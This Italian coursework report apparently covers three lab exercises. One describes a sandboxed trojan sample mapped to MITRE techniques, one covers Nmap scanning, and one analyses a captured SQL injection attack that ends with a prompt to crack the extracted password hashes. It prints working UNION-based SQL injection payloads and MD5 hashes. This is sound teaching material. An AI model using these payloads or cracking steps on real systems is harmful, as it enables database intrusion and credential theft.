Durante l'analisi dinamica si è rilevato che il file exe esegue attività tipiche di un trojan/loader: avvia shell (cmd), crea processi secondari, legge impostazioni di sicurezza/registro, disabilita o manomette meccanismi di logging e instaura comunicazione verso l'esterno su porta non standard. Viene inoltre osservata la mascheratura(rename/masquerading) di utilità legittime e uso di strumenti di sistema per esecuzione (living-off-the-land). Tutto ciò punta a: esecuzione remota, evasione/impedimento dei controlli di difesa e possibile download/esecuzione di payload addizionali.

- **Esecuzione di comandi tramite CMD**
 - Processo principale (`Jvczfhe.exe`) avvia `cmd.exe` per eseguire comandi e script. (MITRE: T1059 / T1059.003)
- **Uso di TIMEOUT.EXE per delay/anti-analisi**
 - Introduce ritardi per aggirare semplici meccanismi di analisi temporizzata.
- **Creazione di processi figli/persistenza**
 - `Muadrnd.exe` lanciato dal campione; si auto-lancia — segnale di meccanismo di persistenza.
- **Masquerading / rename di utilità legittime**
 - Rinomina o sostituisce eseguibili legittimi per sfuggire a rilevamento (es. `InstallUtil.exe` usato per lanciare componenti).
- **Impair Defenses (disabilitazione logging/strumenti)**
 - Disabilitazione/modifica del Windows Event Logging o di altri sensori per ridurre tracce. (MITRE: T1562)
- **Query al Registro di sistema e System Information Discovery**
 - Letture di chiavi di registro, configurazioni di Internet Explorer, impostazioni di trust per capire il livello di protezione e configurare il comportamento successivo. (MITRE: T1012, T1082)
- **Dropping / abuso di processi legittimi**
 - Azioni sui processi come `firefox.exe` (dropping / esecuzione) per camuffare attività.
- **Comunicazione su porta non standard**

- Connessione in uscita verso host remoto su porta non standard — indica canale di comando e controllo (C2). (MITRE: T1571)

MELITERRER / kioluu (Public)

Code Issues Pull requests Actions

Files

main · Muadnrd.exe

Code Blame 106 KB View raw

Notifications Fork 0 Star 0

OK

There was an error opening this document. The file is damaged and could not be repaired.

be7bfe1 · last month History

ANYRUN

HTTP Requests		31	Connections		99	DNS Requests		161	Threats		19	Filter by PID, domain, name or ip				PCAP
Timeshift	Protocol	Rep	PID	Process name	CN	IP		Port	Domain	ASN	Traffic					
BEFORE	TCP	?	1920	svchost.exe		40.127.240.158	443		settings-win.data...	MICROSOFT-CORP-M...	Waiting for the Data					
BEFORE	TCP	?	1048	RUXIMICS.exe		40.127.240.158	443		settings-win.data...	MICROSOFT-CORP-M...	Waiting for the Data					
BEFORE	TCP	?	2120	MoUsCoreWorker.exe		40.127.240.158	443		settings-win.data...	MICROSOFT-CORP-M...	Waiting for the Data					
BEFORE	UDP	?	4	System		192.168.100.255	138	-	-	-	558 b					

Techniques details

Get to know what this threat is about

Subtechniques ▾

T1036

"Masquerading"

Permissions required:

Data sources: File: File Modification, Process: Process Metadata, Service: Service Creation, Service: Service Metadata, Process: Process Creation, Image: Image Metadata, Scheduled Job: Scheduled Job Metadata, User Account: User Account Creation, File: File Metadata, Scheduled Job: Scheduled Job Modification, Command: Command Execution, Process: OS API Execution

Adversaries may attempt to manipulate features of their artifacts to make them appear legitimate or

Techniques details

Get to know what this threat is about

T1012

"Query Registry"

Permissions required: User, Administrator, SYSTEM

Data sources: Process: OS API Execution, Windows Registry: Windows Registry Key Access, Command: Command Execution, Process: Process Creation

Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.

The Registry contains a significant amount of information about the operating system, configuration,

Techniques details

Get to know what this threat is about

T1571

"Non-Standard Port"

Permissions required:

Data sources: Network Traffic: Network Traffic Flow, Network Traffic: Network Traffic Content

Adversaries may communicate using a protocol and port pairing that are typically not associated. For example, HTTPS over port 8088(Citation: Symantec Elfin Mar 2019) or port 587(Citation: Fortinet Agent Tesla April 2018) as opposed to the traditional port 443.

Techniques details

Get to know what this threat is about

Subtechniques ▾

[T1036.003](#)

"Rename Legitimate Utilities"

Permissions required:

Data sources: File: File Modification,
Process: Process Metadata,
Command: Command Execution,
File: File Metadata

Adversaries may rename legitimate / system utilities to try to evade security mechanisms concerning the usage of those utilities. Security monitoring and control mechanisms may be in place for legitimate utilities adversaries are capable of abusing, including both built-in

Techniques details

Get to know what this threat is about

Subtechniques ▾

[T1059.003](#)

"Windows Command Shell"

Permissions required: User

Data sources: Command:
Command Execution, Process:
Process Creation

Adversaries may abuse the Windows command shell for execution. The Windows command shell ([cmd](#)) is the primary command prompt on Windows systems. The Windows command prompt can be used to control almost any aspect of a system, with various permission

Techniques details

Get to know what this threat is about

Subtechniques ▾

[T1562](#)

"Impair Defenses"

Permissions required:

Data sources: File: File Modification, Cloud Service: Cloud Service Disable, Firewall: Firewall Rule Modification, Command: Command Execution, Script: Script Execution, Process: Process Modification, Windows Registry: Windows Registry Key Deletion, Process: Process Termination, Service: Service Metadata, Process: Process Metadata, Cloud Service: Cloud Service Modification, User Account: User Account Modification, File: File Deletion, Sensor Health: Host Status, Process: OS API Execution, Process: Process Creation, Windows Registry

Techniques details

Get to know what this threat is about

T1082

"System Information Discovery"

Permissions required:

Data sources: Process: OS API Execution, Process: Process Creation, Command: Command Execution

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from System Information Discovery during automated discovery to shape

In sintesi, l'attaccante ha utilizzato il malware per eseguire comandi, mascherare le proprie attività, raccogliere informazioni e instaurare comunicazioni esterne, il tutto cercando di eludere i controlli di sicurezza.

Esercizio 3 – Esplorazione di Nmap

Cos'è Nmap

Parte 1: Esplorazione di Nmap

In questa parte, userai le pagine manuale (o man pages in breve) per saperne di più su Nmap.

Il comando **man** [programma | utility | funzione] visualizza le pagine manuale associate agli argomenti. Le pagine manuale sono i manuali di riferimento trovati sui sistemi operativi Unix e Linux. Queste pagine possono includere queste sezioni: Name (Nome), Synopsis (Sinossi), Descriptions (Descrizioni), Examples (Esempi), e See Also (Vedi Anche).

- a. Avvia la VM CyberOps Workstation.
- b. Apri un terminale.
- c. Al prompt del terminale, inserisci man nmap.

```
[analyst@sec0ps ~]$ man nmap
```

Cos'è Nmap?

Per cosa viene usato nmap?

Nmap è uno strumento open-source che permette di scansionare host e servizi in rete, identificare porte aperte, versioni software e sistemi operativi. Viene utilizzato sia per finalità difensive che offensive.

Scansione del localhost

Bonus 1: Esplorazione di Nmap 

PDF Embed API [Scarica la versione delle Porte Aperte](#)

In questa parte, userai le opzioni dell'esempio nelle pagine man di Nmap per scansionare il tuo localhost, la tua rete locale e un server remoto su scanme.nmap.org.

Passo 1: Scansiona il tuo localhost.

a. Se necessario, apri un terminale sulla VM. Al prompt, inserisci nmap -A -T4 localhost. A seconda della tua rete locale e dei dispositivi, la scansione richiederà da pochi secondi a pochi minuti.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-01 17:28 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00005s latency).
Other addresses for localhost (not scanned): ::1
DNS record for 127.0.0.1: localhost.localdomain
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0        0          0 Apr 19 15:23 ftp_test
<output omitted>
```

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-09-26 05:47 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0017s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0        0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to 127.0.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.63 seconds
```

Risultato: porte FTP (21) e SSH (22) rilevate come aperte.

Eseguendo 'nmap -A -T4 localhost', sono state identificate porte FTP e SSH aperte. Il rilevamento avanzato ha fornito dettagli sulle versioni dei servizi.

Individuazione rete

Bonus 1: Esplorazione di Nmap 

Passo 2: Scansione della tua rete.

Attenzione: Prima di usare Nmap su qualsiasi rete, ottieni il permesso dei proprietari della rete prima di procedere.

a. Al prompt dei comandi del terminale, inserisci ip address per determinare l'indirizzo IP e la subnet mask per questo host. Per questo esempio, l'indirizzo IP per questa VM è 10.0.2.15 e la subnet mask è 255.255.255.0.

```
[analyst@sec0ps ~]$ ip address
<output omitted>
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
    link/ether 08:00:2e:15:2c:2c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 8577sec preferred_lft 8577sec
    inet6 fe80::a00:27ff:feed:f2c/64 scope link
        valid_lft forever preferred_lft forever
```

Registra l'indirizzo IP e la subnet mask per la tua VM.

b. Per localizzare altri host su questa LAN, inserisci nmap -A -T4 indirizzo_rete/prefisso. L'ultimo otetto dell'indirizzo IP dovrebbe essere sostituito con uno zero. Ad esempio, nell'indirizzo IP 10.0.2.15, .15 è l'ultimo otetto. Pertanto, l'indirizzo di rete è 10.0.2.0. Il /24 è chiamato prefisso ed è una scorsciatoia per la netmask 255.255.255.0. Se la tua VM ha una netmask diversa, cerca su internet una "tabella di conversione CIDR" per trovare il tuo prefisso. Ad esempio, 255.255.0 sarebbe /16. L'indirizzo di rete 10.0.2.0/24 è usato in questo esempio.

Nota: Questa operazione può richiedere del tempo, specialmente se hai molti dispositivi collegati alla rete. In un ambiente di test, la scansione ha richiesto circa 4 minuti.

[immagine nella prossima pagina]

16

```
[analyst@sec0ps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 0e:33:fa:a7:d7:99 brd ff:ff:ff:ff:ff:ff
```

Output di 'ip address': la macchina appartiene alla rete 127.0.0.1/8.

L'output del comando 'ip address' ha mostrato la rete della VM, utile per sapere quali host siano teoricamente raggiungibili.

Scansione server remoto

Passo 3: Scansione di un server remoto.

- a. Apri un browser web e naviga su scanme.nmap.org. Leggi il messaggio pubblicato.

Qual è lo scopo di questo sito?

Hello, and welcome to Scanme.Nmap.Org, a service provided by the [Nmap Security Scanner Project](#).
We set up this machine to help folks learn about Nmap and also to test and make sure that their Nmap installation (or Internet connection) is working properly. You are authorized to scan this machine with Nmap or other port scanners. Try not to hammer on the server too hard. A few scans in a day is fine, but don't scan 100 times a day or use this site to test your ssh brute-force password cracking tool.
Thanks
-Fyodor

Pagina introduttiva di scanme.nmap.org, server predisposto per test didattici.

scanner.nmap.org è il servizio web pubblico del progetto **Nmap** che permette di eseguire rapidamente scansioni di rete usando Nmap senza installare nulla sul proprio PC. In pratica è un **front-end remoto** che esegue Nmap sul server del progetto e ti mostra i risultati via web.

```
[analyst@secOps Desktop]$ nmap -A -T4 scanme.nmap.org

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-01 16:46 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.040s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 992 closed ports
PORT      STATE     SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_  256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
593/tcp   filtered http-rpc-epmap
4444/tcp  filtered krb524
9929/tcp  open      nping-echo  Nping echo
31337/tcp open      tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.96 seconds
```

Risultato della scansione: porte 22, 80, 9929 e 31337 aperte; sistema operativo Linux identificato.

Bonus 1: Esplorazione di Nmap



c. Rivedi i risultati e rispondi alle seguenti domande.

Quali porte e servizi sono aperti?

Quali porte e servizi sono filtrati?

Qual è l'indirizzo IP del server?

Qual è il sistema operativo?

Domanda di Riflessione

Nmap è uno strumento potente per l'esplorazione e la gestione della rete.

Come può Nmap aiutare con la sicurezza della rete? Come può Nmap essere usato da un attore malevolo come strumento nefasto?

Domande finali sull'interpretazione della scansione.

La scansione sul server remoto scanme.nmap.org ha rivelato varie porte aperte, tra cui SSH, HTTP e servizi particolari, oltre a porte filtrate. È stato identificato come sistema operativo Linux. **Difensori:** Nmap aiuta a scoprire asset, porte e versioni dei servizi per ridurre la superficie d'attacco e verificare firewall/configurazioni. **Attaccanti:** Nmap viene usato per

ricognizione e fingerprinting dei servizi/versioni per trovare exploit e pianificare attacchi. 4 - Analisi SQL Injection (Wireshark)

Apertura file PCAP

Bonus 2: Attacco a un database MySQL 

Istruzioni

Utilizzerai Wireshark, un comune analizzatore di pacchetti di rete, per analizzare il traffico di rete. Dopo aver avviato Wireshark, aprirai una cattura di rete precedentemente salvata e visualizzerai un attacco da SQL injection passo dopo passo contro un database SQL.

Parte 1: Aprire Wireshark e caricare il file PCAP

L'applicazione Wireshark può essere aperta utilizzando vari metodi su una workstation Linux.

- a.** Avvia la VM CyberOps Workstation.
 - b.** Fai clic su Applicazioni > CyberOPS > Wireshark sul desktop e naviga fino all'applicazione Wireshark.
 - c.** Nell'applicazione Wireshark, fai clic su Apri al centro dell'applicazione sotto File.

d. Naviga nella directory /home/analyst/ e cerca lab.support.files. Nella directory lab.support.files apri il file SQL Lab.pcap.

e. Il file PCAP si apre in Wireshark e visualizza il traffico di rete catturato. Questo file di cattura si estende per un periodo di 8 minuti (441 secondi), la durata di questo attacco di SQL injection.

Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

Consegna: analizzare un file PCAP contenente un attacco SQL Injection.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TStamp=45838 TS
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TS
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TStamp=45838 TS
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dwba/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TStamp=38536 TS
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TStamp=45840 TS

Wireshark – apertura del file PCAP con le prime comunicazioni.

Il file PCAP mostra la comunicazione tra l'attaccante e la vittima. Analizzando i flussi HTTP si notano query sospette tipiche di un attacco SQL Injection.

Indirizzo IP attaccante: 10.0.2.4

Indirizzo IP vittima: 10.0.2.15

Query malevoli iniziali

Bonus 2: Attacco a un database MySQL

Parte 4: L'attacco di SQL Injection fornisce informazioni di sistema.

L'aggressore continua e inizia a mirare a informazioni più specifiche.

- All'interno della cattura di Wireshark, fai clic con il pulsante destro del mouse sulla riga 22 e seleziona Segui > Flusso HTTP. In rosso, viene mostrato il traffico sorgente che invia la richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

- Nel campo Trova, inserisci 1=1. Fai clic su Trova successivo.

- L'aggressore ha inserito una query (1' or 1=1 union select null, version ()#) in una casella di ricerca UserID sulla vittima 10.0.2.15 per individuare l'identificatore di versione. Nota come l'identificatore di versione si trovi alla fine dell'output, subito prima del codice HTML di chiusura </pre>.</div>

```
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
```

Qual è la versione?

- Chiudi la finestra Segui Flusso HTTP.

- Fai clic su Cancella filtro di visualizzazione per visualizzare l'intera conversazione di Wireshark.

25

```
.<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
....User ID:
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
...</p>
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
```

Query SQL Injection con '1=1' e 'UNION SELECT', usata per estrarre la versione del database.

La query SQL malevola ha forzato il database a rivelare la propria versione. Questo è il primo passo per comprendere l'ambiente e preparare attacchi successivi.

Enumerazione tabelle

Bonus 2: Attacco a un database MySQL


Parte 5: L'attacco di SQL Injection e le informazioni sulle tabelle.

L'aggressore sa che c'è un gran numero di tabelle SQL piene di informazioni. L'aggressore tenta di trovarle.

a. All'interno della cattura di Wireshark, fai clic con il pulsante destro del mouse sulla riga 25 e seleziona Segui > Flusso HTTP. La sorgente è mostrata in rosso. Ha inviato una richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

b. Nel campo Trova, inserisci users. Fai clic su Trova successivo.

c. L'aggressore ha inserito una query ('1 or 1=1 union select null, table_name from information_schema.tables#) in una casella di



Cosa farebbe per l'aggressore il comando modificato di ('1 OR 1=1
UNION SELECT null, column_name FROM
INFORMATION_SCHEMA.columns WHERE table_name='users')?

Consegna: enumerare le tabelle.



Stream Content

```
<div class="vulnerable_code_area">
..<form action="#" method="GET">
...<p>
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
</form>
..<pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: CHARACTER_SETS</pre><pre>ID: 1' or 1=1 union select null, table_name from
```

Output con elenco tabelle, inclusa la tabella 'users'.

Utilizzando altre query, l'attaccante ha enumerato le tabelle presenti nel database, scoprendo la tabella 'users' contenente credenziali.

Estrazione credenziali

Bonus 2: Attacco a un database MySQL

Parte 6: L'attacco di SQL Injection si conclude.

L'attacco si conclude con il premio migliore di tutti: gli hash delle password.

a. All'interno della cattura di Wireshark, fai clic con il pulsante destro del mouse sulla riga 28 e seleziona Segui > Flusso HTTP. La sorgente è mostrata in rosso. Ha inviato una richiesta GET all'host 10.0.2.15. In blu, il dispositivo di destinazione sta rispondendo alla sorgente.

b. Fai clic su Trova e digita 1=1. Cerca questa voce. Quando il testo viene individuato, fai clic su Annulla nella casella di ricerca del testo Trova.

L'aggressore ha inserito una query ('1 or 1=1 union select user, password from users#) in una casella di ricerca UserID sulla vittima 10.0.2.15 per estrarre nomi utente e hash delle password!

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (7,186 bytes) Show and save data as ASCII Find Next

Find: 1=1

Help Filter Out This Stream Print Save as... Back Close

Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?

c. Usando un sito web come <https://crackstation.net/>, copia l'hash della password nel cracker di hash di password e inizia a decifrare.

Qual è la password in chiaro?

d. Chiudi la finestra Segui Flusso HTTP. Chiudi tutte le finestre aperte.

Consegna: estrarre username e password.

Follow HTTP Stream (tcp.stream eq 6)

Stream Content

```
<div class="vulnerable_code_area">
<form action="#" method="GET">
...<p>
...User ID:
...<input type="text" size="15" name="id">
...<input type="submit" name="Submit" value="Submit">
...</p>
...</form>
...<pre>1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre><pre>1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>1' or 1=1 union select user, password from users#<br />First name: 8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>1' or 1=1 union select user, password from users#<br />First name: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dc3b5aa765d61d8327deb882cf99</pre>
```

Risultato: elenco utenti e hash delle password.

Dalla tabella 'users' sono stati estratti username e password in forma di hash. Gli hash erano deboli e facilmente crackabili, mostrando la gravità della vulnerabilità.

Considerazioni finali

Bonus 2: Attacco a un database MySQL



Domande di Riflessione

1. Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

I siti web sono comunemente basati su database e utilizzano il linguaggio SQL. La gravità di un attacco di SQL injection dipende dall'aggressore.

2. Naviga in internet ed esegui una ricerca per "prevenire attacchi di SQL injection". Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?

Le risposte varieranno, ma dovrebbero includere: filtrare l'input dell'utente, implementare un firewall per applicazioni web, disabilitare funzionalità/capacità non necessarie del database, monitorare le istruzioni SQL, utilizzare parametri con stored procedure e utilizzare parametri con SQL dinamico.

Questo esercizio ha dimostrato in modo pratico l'impatto devastante di una SQL Injection: un attaccante può ottenere accesso a dati sensibili come credenziali e informazioni utente. Per mitigare questi rischi è essenziale utilizzare query parametriche, validazione degli input e sistemi di monitoraggio.